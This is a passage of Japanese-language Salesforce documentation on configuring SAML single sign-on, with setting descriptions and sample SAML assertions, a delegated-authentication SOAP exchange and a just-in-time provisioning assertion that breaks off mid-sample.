SAML ID 種別	Salesforce ユーザを識別する文字列が入っている SAML アサーション内の要素。値は次のとおりです。 **Assertion contains User's Salesforce username** このオプションは、ID プロバイダが SAML アサーションで Salesforce ユーザ名を渡します。 アサーションには、ユーザオブジェクトの統合 **ID** が含まれます たとえば、ID プロバイダが従業員 ID など、SAML アサーションでユーザを識別する外部ユーザ ID を渡す場合にこのオプションを使用します。 アサーションには、ユーザオブジェクトのユーザ **ID** が含まれます SAML アサーションでユーザを識別するために ID プロバイダが内部ユーザ ID (Salesforce 組織のユーザ ID など) を渡す場合、このオプションを使用します。
SAML ID の場所	アサーション内のどこでユーザを識別するかを指定します。値は次のとおりです。 **ID は、Subject ステートメントの NameIdentifier 要素にあります** Salesforce の [ユーザ名] または FederationIdentifier は、アサーションの <Subject> ステートメントに入っています。 **ID は Attribute 要素にあります** Salesforce の [ユーザ名] または FederationIdentifier は、アサーションの <Attribute> の中の <AttributeValue> で指定されています。
属性の名前	[ID は Attribute 要素にあります] を選択した場合は、[ユーザ ID] が含まれている <Attribute> に指定されている AttributeName の値を入力します。
属性の URI	SAML のバージョンに SAML 1.1 を指定して、[ID は Attribute 要素にあります] を選択した場合は、<Attribute> に指定されている AttributeNamespace の値を入力します。
名前 ID 形式	SAML のバージョンに SAML 2.0 を指定して、[ID は Attribute 要素にあります] を選択した場合は、nameid-format の値を指定します。値には、unspecified、emailAddress、persistent があります。すべての規定値は、SAML 2.0 のアサーションとプロトコルの仕様書にある「Name Identifier Format Identifiers」の項に記載されています。
サービスプロバイダの起動要求バインド	[私のドメイン] を使用している場合は、ID プロバイダが SAML メッセージで要求するバインドメカニズムを選択します。値は次のとおりです。 **HTTP ポスト** HTTP POST バインドは、base64url エンコードされた HTML フォームを使用して SAML メッセージを送信します。 **HTTP リダイレクト** HTTP リダイレクトバインドは、URL パラメータ内で base64url エンコードおよび URL エンコードされた SAML メッセージを送信します。

項目	説明
	選択された要求バインドに関係なく、SAML レスポンスでは HTTP POST バインドが常に使用されます。
`ID プロバイダのログイン URL`	SAML 2.0 でのみ有効: Salesforce がログインシーケンスを開始する SAML 要求を送信する URL です。 ドメインをリリースしており、この項目に値を指定している場合、ログイン要求は通常、この項目で指定されるアドレスに送信されます。ただし、この値をスキップする必要がある場合は (ID プロバイダが停止している場合など)、ログインページのクエリ文字列に `login` パラメータを追加します。たとえば、`http://mydomain.my.salesforce.com?login` です。 メモ: この項目は Developer Edition の本番組織および Sandbox 組織ではデフォルトで表示され、本番組織では、[私のドメイン] が有効になっている場合に限り表示されます。この項目は、トライアル組織またはトライアル組織にリンクされている Sandbox では表示されません。
`ID プロバイダのログアウト URL`	SAML 2.0 でのみ有効: ユーザが Salesforce で [ログアウト] リンクをクリックしたときに移動先となる URL。デフォルトは `http://www.salesforce.com` です。 メモ: この項目は Developer Edition の本番組織および Sandbox 組織ではデフォルトで表示され、本番組織では、[私のドメイン] が有効になっている場合に限り表示されます。この項目は、トライアル組織またはトライアル組織にリンクされている Sandbox では表示されません。
`Salesforce ログイン URL`	Web ブラウザのシングルサインオンフローのログインに関連付けられている URL。
`OAuth 2.0 Token Endpoint`	SAML 2.0 でのみ有効: Web シングルサインオン OAuth アサーションフローで ID プロバイダとして Salesforce を有効化する場合に、API で使用される ACS URL。
`カスタムエラー URL`	SAML ログイン時にエラーが発生した場合にユーザが移動する先のページの URL。この URL は、公開サイトの Visualforce ページなど、公開されているページである必要があります。URL は相対または絶対のどちらでも使用できます。

開始、ログイン、ログアウトの URL 値

シングルサインオンで使用する情報のほか、ID プロバイダは開始ページ、ログインページ、ログアウトページも設定します。また、これらのページは、シングルサインオンを設定する場合に自分で指定できます。

これらのページを設定する場合は、ID プロバイダには、次の情報が有用です。

- SAML の指定は、HTTPS POST を経由して SAML アサーションを渡すために使用する HTML 形式をサポートしています。
- SAML 1.1 では、SAML ID プロバイダは `TARGET` 項目に名前-値のペアを埋め込むことができ、URL 符号化されたパラメータを含む特別な形式の URL を先頭に追加した情報を Salesforce に渡すことができます。
- [対象] 項目を含める SAML 1.1 の URL は、`https://saml.salesforce.com/?` となります。

- SAML 2.0 では、［対象］項目の代わりに SAML アサーションで `<AttributeStatement>` を使用して、追加情報を指定します。
- Salesforce では、次のパラメータをサポートしています。

  メモ: SAML 1.1 では、これらのパラメータは URL 符号化する必要があります。このため URL は独自のパラメータを含む値として渡され、正しく処理されます。SAML 2.0 では、これらのパラメータは `<AttributeStatement>` に含まれます。

  - `ssoStartPage` は、SAML でログインを試行したときに自動で表示されるページです。セッションが有効でない場合に、Salesforce の保護されたリソースを要求すると、ページに自動的に移動します。`ssoStartPage` は、SAML の ID プロバイダのログインページにする必要があります。
  - `startURL` は、サインオンが正常に完了した場合に、ユーザが移動される URL です。この URL は、*`https://yourInstance.salesforce.com/001/o`* のような絶対 URL、または *`/001/o`* のような相対 URL にすることができます。このパラメータは、SAML 1.1 でのみ使用されます。SAML 2.0 では、開始 URL は認証される前にユーザがアクセスを試みたページです。
  - `logoutURL` は、Salesforce で [ログアウト] リンクをクリックした場合に、ユーザが移動される URL です。デフォルトは `http://www.salesforce.com` です。

次の SAML 1.1 のサンプル［対象］項目には、正しく符号化されたパラメータが含まれています。カスタマイズされた開始ページ、クエリ文字列のパラメータ値として埋め込まれた開始 URL およびログアウト URL を渡します。

```
https://saml.salesforce.com/?ssoStartPage=https%3A%2F
%2Fwww.customer.org%2Flogin%2F&startURL=%2F001%2Fo&logoutURL=http%3A%2F%2Fwww.salesforce.com
```

次の SAML 2.0 の `<AttributeStatement>` の例は、`ssoStartPage` と `logoutURL` の両方を含みます。

```
<saml:AttributeStatement>
   <saml:Attribute Name="ssoStartPage"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:anyType">
              http://www.customer.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="logoutURL"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
              https://www.salesforce.com
      </saml:AttributeValue>
   </saml:Attribute>
</saml:AttributeStatement>
```

関連トピック:

SAML について

SAML の開始ページ、エラーページ、ログインページ、およびログアウトページのカスタマイズ

SAML 1.1 または 2.0 を使用するシングルサインオンユーザのための開始ページ、エラーページ、ログインページ、ログアウトページをカスタマイズできます。設定の一環として、次の事項を決定します。

- ID プロバイダが SAML 1.1 を使用する場合に、シングルサインオンが正常に完了したときのユーザの移動先となる URL (開始ページ)。この URL は、*https://yourInstance.salesforce.com/001/o* のような絶対 URL、または */001/o* のような相対 URL にすることができます。この URL は SAML 認証要求を受け入れるエンドポイントである必要があります。

  SAML 2.0 では、開始ページは認証される前にユーザがアクセスを試みたページです。SAML 2.0 開始ページは Sp-init シングルサインオンをサポートしなければなりません。

  SAML 2.0 を使用している場合、`RelayState` パラメータを使用して正常なログイン後にユーザをリダイレクトする場所を制御することもできます。

- Salesforce がログインシーケンスを開始する SAML 要求を送信するシングルサインオン開始ページです。

  シングルサインオン開始ページを指定する場合は、ログアウトページも指定することをお勧めします。ログアウトページを指定するとき、ユーザがログアウトをクリックするとき、またはユーザセッションの有効期限が切れた場合に、ユーザはそのページにリダイレクトされます。ログアウトページを指定しない場合、ユーザは Salesforce の通常のログインページにリダイレクトされます。

- ユーザが Salesforce の [ログアウト] リンクをクリックしたときの移動先となる URL (ログアウトページ)。[私のドメイン] が有効な場合を除き、デフォルトは `https://login.salesforce.com` です。[私のドメイン] が有効な場合のデフォルトは `https://`*`customdomain`*`.my.salesforce.com` です。

SAML 2.0 では、これらの値は、シングルサインオン設定時、またはログイン URL か SAML アサーションの ID プロバイダを使用して設定できます。優先順位は次のとおりです。

1. セッション Cookie: Salesforce にすでにログインしており、Cookie がまだ存在する場合、セッション Cookie で指定されるログインページおよびログアウトページが使用されます。
2. ID プロバイダから渡される値。
3. シングルサインオン設定ページの値。

シングルサインオン設定にこれらの値を追加しない場合、ID プロバイダとこれらの値を共有します。ID プロバイダは、ログイン URL またはアサーションのいずれかでこれらの値を使用する必要があります。

SAML ログイン時にエラーが発生した場合にユーザをカスタムエラーページに移動するかどうかを決定することもできます。カスタムエラーページは、公開サイトの Visualforce ページなど、公開されていてアクセス可能

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

  および

  「すべてのデータの編集」

なページである必要があります。URL は相対または絶対のどちらでも使用できます。SAML の設定時にはこの値を使用します。

関連トピック:

SAML について

サンプル SAML アサーション

サンプル SAML アサーションを ID プロバイダと共有すると、Salesforce で正常なシングルサインオンのために必要な情報の形式を確認できます。アサーションは、RSA および SHA-1 または SHA-256 のいずれかを使用して、XML 署名仕様に従って署名する必要がある。

SAML 1.1 および SAML 2.0 の一般的なシングルサインオンの例に加え、特定の機能については次の例を使用してください。

- ポータルのアサーション
- サイトのアサーション
- 代理認証の SOAP メッセージ
- ジャストインタイムプロビジョニングのアサーション

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

SAML ユーザ ID の種別が Salesforce ユーザ名、SAML ユーザ ID の場所が <Subject> 要素の中の <NameIdentifier> 要素の場合

SAML 1.1:

```
<Subject>
      <NameIdentifier>user101@salesforce.com</NameIdentifier>
</Subject>
```

SAML 2.0:

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">user101@salesforce.com</saml:NameID>

    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:44:24.173Z"
Recipient="http://localhost:9000"/>
    </saml:SubjectConfirmation>
</saml:Subject>
```

SAML ユーザ ID の種別が Salesforce ユーザ名、SAML ユーザ ID の場所が <Attribute> 要素の場合

SAML 1.1:

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>this value doesn't matter</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MySfdcName" AttributeNamespace="MySfdcURI">
       <AttributeValue>user101@salesforce.com</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_USERNAME"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
            user101@salesforce.com
        </saml:AttributeValue>
    </saml:Attribute>
 </saml:AttributeStatement>
```

SAML ユーザ ID の種別が Salesforce ユーザオブジェクトの FederationIdentifier 項目、SAML ユーザ ID の場所が <Subject> 要素の中の <NameIdentifier> 要素の場合

SAML 1.1:

```
<AttributeStatement>
   <saml:Subject>
      <saml:NameIdentifier Format="urn:oasis:names:tc:SAML:1.0:assertion"
```

```
NameQualifier="www.saml_assertions.com">
         MyName
      </saml:NameIdentifier>
   </saml:Subject>
</AttributeStatement>
```

SAML 2.0:

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">MyName</saml:NameID>
    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:48:25.730Z"
Recipient="http://localhost:9000/"/>
    </saml:SubjectConfirmation>
</saml:Subject>
```

メモ: 名前 ID は、メールアドレスや数字 ID 文字列など、任意の文字列でかまいません。

SAML ユーザ ID の種別が Salesforce ユーザオブジェクトの `FederationIdentifier` 項目、SAML ユーザ ID の場所が `<Attribute>` 要素の場合

SAML 1.1:

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>who cares</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MyName" AttributeNamespace="MyURI">
       <AttributeValue>user101</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_ATTR"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
            user101
        </saml:AttributeValue>
    </saml:Attribute>
</saml:AttributeStatement>
```

SAML のユーザ ID 種別が Salesforce ユーザ名、SAML のユーザ ID の場所が `<Subject>` 要素の中の `<NameIdentifier>` 要素の場合

SAML 2.0 の完全な SAML レスポンスを次に示します。

```
<samlp:Response ID="_257f9d9e9fa14962c0803903a6ccad931245264310738"
   IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
```

```
   https://www.salesforce.com
</saml:Issuer>

<samlp:Status>
   <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>

<saml:Assertion ID="_3c39bc0fe7b13769cab2f6f45eba801b1245264310738"
   IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com
   </saml:Issuer>

   <saml:Signature>
      <saml:SignedInfo>
         <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>

         <saml:Reference URI="#_3c39bc0fe7b13769cab2f6f45eba801b1245264310738">
            <saml:Transforms>
               <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
               <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                  <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
               </saml:Transform>
            </saml:Transforms>
            <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
            <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
            </saml:DigestValue>
         </saml:Reference>
      </saml:SignedInfo>
      <saml:SignatureValue>
         AzID5hhJeJlG2llUDvZswNUrlrPtR7S37QYH2W+Un1n8c6kTC
         Xr/lihEKPcA2PZt86eBntFBVDWTRlh/W3yUgGOqQBJMFOVbhK
         M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
         9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
         3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRSlCI4e
         Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
         Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
      </saml:SignatureValue>
      <saml:KeyInfo>
         <saml:X509Data>
            <saml:X509Certificate>
               MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
               [Certificate truncated for readability...]
            </saml:X509Certificate>
         </saml:X509Data>
      </saml:KeyInfo>
   </saml:Signature>

   <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">
         saml01@salesforce.com
```

```
      </saml:NameID>

      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
      <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:50:10.738Z"
         Recipient="https://login.salesforce.com"/>
      </saml:SubjectConfirmation>
   </saml:Subject>

   <saml:Conditions NotBefore="2009-06-17T18:45:10.738Z"
      NotOnOrAfter="2009-06-17T18:50:10.738Z">

      <saml:AudienceRestriction>
         <saml:Audience>https://saml.salesforce.com</saml:Audience>
      </saml:AudienceRestriction>
   </saml:Conditions>

   <saml:AuthnStatement AuthnInstant="2009-06-17T18:45:10.738Z">
      <saml:AuthnContext>
         <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified
         </saml:AuthnContextClassRef>
      </saml:AuthnContext>
   </saml:AuthnStatement>

   <saml:AttributeStatement>

      <saml:Attribute Name="portal_id">
         <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="organization_id">
         <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7L5
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="ssostartpage"
         NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

         <saml:AttributeValue xsi:type="xs:anyType">
            http://www.salesforce.com/security/saml/saml20-gen.jsp
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="logouturl"
         NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

         <saml:AttributeValue xsi:type="xs:string">
            http://www.salesforce.com/security/del_auth/SsoLogoutPage.html
         </saml:AttributeValue>
      </saml:Attribute>
   </saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

ポータルのサンプル SAML アサーション

SAML アサーション文の `portal_id` および `organization_id` 属性を次に示します。

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ</saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="organization_id">
         <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7P5</saml:AttributeValue>

   </saml:Attribute>
</saml:AttributeStatement>
```

次は、ポータルのシングルサインオンに使用できる完全な SAML アサーションステートメントです。組織は、主体ではなく属性に含まれている統合サインオンを使用しています (アサーションの太字テキストで示される `<saml:AttributeStatement>` を参照)。

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com</saml:Issuer>

   <samlp:Status>
      <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
   </samlp:Status>

   <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
      IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
      <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
         https://www.salesforce.com
      </saml:Issuer>

      <saml:Signature>
         <saml:SignedInfo>
            <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
           <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>

            <saml:Reference URI="#_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456">
               <saml:Transforms>
                  <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
                  <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                     <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
                  </saml:Transform>
               </saml:Transforms>
               <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
               <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
               </saml:DigestValue>
            </saml:Reference>
         </saml:SignedInfo>
         <saml:SignatureValue>
            AzID5hhJeJlG2llUDvZswNUrlrPtR7S37QYH2W+Un1n8c6kTC
```

```
      Xr/lihEKPcA2PZt86eBntFBVDWTRlh/W3yUgGOqQBJMFOVbhK
      M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
      9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
      3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRSlCI4e
      Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
      Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
   </saml:SignatureValue>
   <saml:KeyInfo>
      <saml:X509Data>
         <saml:X509Certificate>
            MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
            Certificate truncated for readability...
         </saml:X509Certificate>
      </saml:X509Data>
   </saml:KeyInfo>
</saml:Signature>

<saml:Subject>
   <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">null

   </saml:NameID>

   <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
   <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:48:25.456Z"
      Recipient="https://login.salesforce.com/?saml=02HKiPoin4f49GRMsOdFmhTgi
      _0nR7BBAflopdnD3gtixujECWpxr9klAw"/>
      </saml:SubjectConfirmation>
</saml:Subject>

<saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
   NotOnOrAfter="2009-06-17T18:48:25.456Z">

   <saml:AudienceRestriction>
      <saml:Audience>https://saml.salesforce.com</saml:Audience>
   </saml:AudienceRestriction>
</saml:Conditions>

<saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

   <saml:AuthnContext>
      <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified

      </saml:AuthnContextClassRef>
   </saml:AuthnContext>
</saml:AuthnStatement>

<saml:AttributeStatement>

   <saml:Attribute FriendlyName="Friendly Name" Name="federationId"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:string">saml_portal_user_federation_id
      </saml:AttributeValue>
      <saml:AttributeValue xsi:type="xs:string">SomeOtherValue
      </saml:AttributeValue>
```

```
         </saml:Attribute>

         <saml:Attribute Name="portal_id">
            <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="organization_id">
            <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7Z5
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="ssostartpage"
            NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

            <saml:AttributeValue xsi:type="xs:anyType">
               http://www.salesforce.com/qa/security/saml/saml20-gen.jsp
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="logouturl"
            NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

            <saml:AttributeValue xsi:type="xs:string">
                http://www.salesforce.com/qa/security/del_auth/SsoLogoutPage.html
            </saml:AttributeValue>
         </saml:Attribute>
      </saml:AttributeStatement>
   </saml:Assertion>
</samlp:Response>
```

サイトのサンプル SAML アサーション

SAML アサーション文の `portal_id`、`organization_id`、および `siteurl` 属性を次に示します。

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">060900000004cDk
      </saml:AttributeValue>
   </saml:Attribute>
   <saml:Attribute Name="organization_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">00D900000008bX0
      </saml:AttributeValue></saml:Attribute>
   <saml:Attribute Name="siteurl">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">https://ap1.force.com/mySuffix</saml:AttributeValue>
   </saml:Attribute>
</saml:AttributeStatement>
```

代理認証の SOAP メッセージのサンプル

代理認証シングルサインオン処理の一部として、Salesforceサーバは、ログイン情報の中に入れて渡したユーザを認証するようにSOAP 1.1要求を作成します。この種の要求の例を示します。シングルサインオンWebサービスは、この要求を受け付けて処理し、応答で `true` または `false` を返す必要があります。

要求サンプル

```
<?xml version="1.0" encoding="UTF-8" ?>
<soapenv:Envelope
   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body>
      <Authenticate xmlns="urn:authentication.soap.sforce.com">
         <username>sampleuser@sample.org</username>
         <password>myPassword99</password>
         <sourceIp>1.2.3.4</sourceIp>
      </Authenticate>
   </soapenv:Body>
</soapenv:Envelope>
```

応答メッセージサンプル

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body>
      <AuthenticateResult xmlns="urn:authentication.soap.sforce.com">
         <Authenticated>false</Authenticated>
      </AuthenticateResult>
   </soapenv:Body>
</soapenv:Envelope>
```

ジャストインタイムプロビジョニングのサンプル SAML アサーション

ジャストインタイムプロビジョニングのサンプルSAMLアサーションを次に示します。

```
<saml:AttributeStatement>

   <saml:Attribute Name="User.Username"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.Phone"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">415-123-1234
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.FirstName"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">Testuser
      </saml:AttributeValue>
   </saml:Attribute>
```

```
<saml:Attribute Name="User.LanguageLocaleKey"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">en_US
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.CompanyName"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">Salesforce.com
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Alias"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.CommunityNickname"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.UserRoleId"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">000000000000000
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Title"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">Mr.
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.LocaleSidKey"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">en_CA
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">testuser@salesforce.com
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name=" User.FederationIdentifier"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>
```

```
   <saml:Attribute Name="User.TimeZoneSidKey"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">America/Los_Angeles
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.LastName"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">Lee
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.ProfileId"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">00ex0000001pBNL
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.IsActive"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1
      </saml:AttributeValue>
   </saml:Attribute>

